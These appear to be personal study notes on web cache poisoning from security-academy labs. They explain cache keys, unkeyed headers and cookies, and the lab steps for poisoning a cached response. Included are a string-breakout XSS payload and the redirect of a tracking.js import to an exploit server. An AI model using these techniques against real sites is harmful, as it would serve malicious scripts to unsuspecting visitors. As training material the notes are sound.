Table of Contents
- Using web cache poisoning to deliver an XSS attack
- Using multiple headers to exploit web cache poisoning vulnerabilities
- Exploiting responses that expose too much information
- Unkeyed Port
- Unkeyed query
- Cache parameter cloaking

- Unkeyed Method
- Fat GET
- Gadgets
- Cache key normalization
- Lab: Web cache poisoning via an unkeyed query string
Overview
Web cache poisoning - attacker exploits the behavior of a web server’s cache so that a harmful HTTP response is served to other users. Involves two phases:
- Attacker elicits a response from the back-end server that inadvertently contains some kind of dangerous payload
- Attacker ensures that their response is cached and subsequently served to the intended victims

Generally the web server uses “cache keys” to compare queries and determine whether the cache can be used to serve to a subsequent request
- This usually just includes the
Hostheader and the request line (GET /images/cat.jpg) - Unkeyed = not included in the cache key
Problem - when something crucial is outside the cache key (such as language header):
Methodology:

Things to note:
- ==You need your request to be the first to hit the server after the cache expires==
Vary: User-Agentheader means that the cache should add the user agent to the cache key (withHostand request line)- Sometimes there can be unexpected behavior when sending two different unexpected headers (
X-Forwarded-HostandX-Forwarded-Scheme) even when individually they do nothing weird.
- Caution: On a live website, there is a risk of inadvertently causing the cache to serve your generated responses to real users. Include a unique cache key so that they will only be served to you. To do this, you can manually add a cache buster (such as a unique parameter, like
/cb?=123) to the request line each time you make a request.
Exploiting Cache Design Flaws
websites are vulnerable to web cache poisoning if they handle unkeyed input in an unsafe way and allow the subsequent HTTP responses to be cached
Using web cache poisoning to deliver an XSS attack

Lab: Web cache poisoning with an unkeyed header

- Note that when you put
example.comfor theX-Forwarded-Host, it says thesrc="//example.com/resources/js/tracking.js - Also note that the response says
X-Cache: missthe first time, but subsequent requests showhit.- It also has an
Ageheader that counts up to 30
- It also has an
- If we change the exploit page to:
https://<exploit_server>.net/resources/js/tracking.js - Then keep replaying the request and note that as long as the
Ageheader is there, the poisoned response will be ==where== https://youtu.be/r2NWdLvb_lE
Lab: Web cache poisoning with an unkeyed cookie
 Steps:
- Find a cache Oracle - note that
/is bc it hasX-Cacheheader (hitormiss), andAgeheaders.- Must be cacheable and must be some way to tell if you got a hit or miss
- Ideally should reflect the entire URL and at least one query parameter (to help us identify discrepancies between cache’s parameter parsing and application’s.)
- Add a cache buster - need to remember to do this (
?cb=pop) - Find unkeyed input (
fehost=prod-cache-01) in this case- Test this will injecting other strings and note the response as in the screenshot
- Craft the XSS payload
- data =
-
"host":"0a5b00fa04d45d76811966a900ad00fa.web-security-academy.net", "path":"/", "frontend":"prod-cache-01"} - Because you are subbing out
"prod-cache-01", note that the payload will be in the"’s. "to terminate,-to include the alert in the script,alert(1)to alert, and"again to terminate- This can be done in the console by starting with the data dictionary
- That is now the payload
- (Remove cache buster and) send the payload enough to be cached
Using multiple headers to exploit web cache poisoning vulnerabilities
Sometimes there can be unexpected behavior when sending two different unexpected headers (X-Forwarded-Host and X-Forwarded-Scheme) even when individually they do nothing weird.
I initially saw this in the James Kettle Black Hat talk
Lab: Web cache poisoning with multiple headers
 Youtube finds these headers with Param Miner
- Backend sends a 302 redirect anytime it finds that the
X-Forwarded-Schemeis set to anything other thanhttps- ==we want to change it to an offsite redirect from an onsite==
- This is why we add the
X-Forwarded-Host
- This is why we add the
- ==we want to change it to an offsite redirect from an onsite==

- Note: we have changed the
X-Forwarded-Schemeto something besides https, and we have added theX-Forwarded-Forheader to include our exploit server. ==Note also that the request line must be changed for the js file we need==
Exploiting responses that expose too much information
- Cache-control directives
- Basically means information from the response like
Age: 174andCache-Control: public, max-age=1800meaning you have a bit of time before bothering to request again
- Basically means information from the response like
Varyheader - specifies a list of additional headers that should be treated as part of the cache key even if they are normally unkeyed- Ex:
User-Agentcan be specified as keyed to differentiate between mobile and non-mobile users
- Ex:
Lab: Targeted web cache poisoning using an unknown header
- Identify the cache oracle -
/works - Add a cache buster -
/?cb=pop - Find unkeyed input -

Vary: User-Agent - Find the hidden header using Param Miner (
X-Host) - Notice that the
X-Hostheader is overriding the location of the/resources/js/tracking.js - Remember that in this case the
